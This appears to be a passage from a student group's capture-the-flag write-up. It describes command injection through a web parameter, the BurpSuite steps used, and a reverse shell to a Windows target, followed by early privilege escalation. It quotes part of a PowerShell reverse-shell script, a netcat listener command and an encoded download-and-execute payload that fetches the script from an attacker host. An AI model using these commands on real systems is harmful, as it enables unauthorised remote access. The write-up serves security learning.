
After searching the access forbidden link address, he viewed the page source and found out the red button is linked to another link address.




After copying the red button link, Wesley pasted it after the ‘r’ parameter and found somebody’s name is Equinox.




After knowing the Equinox, he added anything after the ‘name’ parameter and found that anything that he added will be pasted after Equinox.




After knowing something interesting, Wesley tried to add '|dir' behind the current link address and it brought him to a directory page.




After entering the directory page, he found that he could set his reverse shell inside the directory and he opened BurpSuite and its browser.




After opening the BurpSuite's browser, Wesley pasted the directory with 'intercept is on'.



After pasting the directory link, he waits for the BurpSuite to receive the proxy and then he sends the proxy to the repeater.




After sending the proxy to repeater, he downloaded the Invoke-PowerShellTcp.ps1 from https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1 and moved it in /home/kali.




After moving the downloaded Invoke-PowerShellTcp.ps1, he edited it by adding the command (Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338) and saved it.

```
                Write-Warning "Something went wrong with execution of command on
   the target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()S
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and
   you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338

```


After saving the Invoke-PowerShellTcp.ps1, he opened one terminal for the python server using the command (python3 -m http.server 80).




After starting the python server, he opened another terminal for the netcat listener using the command (nc -lvnp 1338).




After setting up the netcat listener, Wesley went back to the BurpSuite and url encode twice the command (Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338) using the decoder tab.




After encoding the command, he copied the encoded command and pasted it by replacing the ‘dir’ of the red link, and then pressed the ‘Send’ button.




After pressing the button, Wesley continued to url encode twice another command (powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')).




After copying the encode command, he pasted it just like the previous steps and pressed the 'Send' button.



After pressing the button, Wesley received a signal of Invoke-PowerShellTcp.ps1 on the python server terminal .



After receiving the Invoke-PowerShellTcp.ps1's signal, he successfully logged into the system using the netcat listener.



Final Result:

After gaining the access to the Windows system through the netcat listener, all the group members are able move on to the last step which is privilege escalation.


Step 4: Privilege Escalation

Members Involved: Tan Xin Yi


Tools used: Terminal

Thought Process and Methodology and Attempts:


After logging into the system, Xin Yi changed the file location to C:/Users/Administrator/Desktop and found user.txt.




After capturing the first flag, Xin Yi changes the file location to C:/Users/SuperAdmin and she realizes that she couldn't go any further.



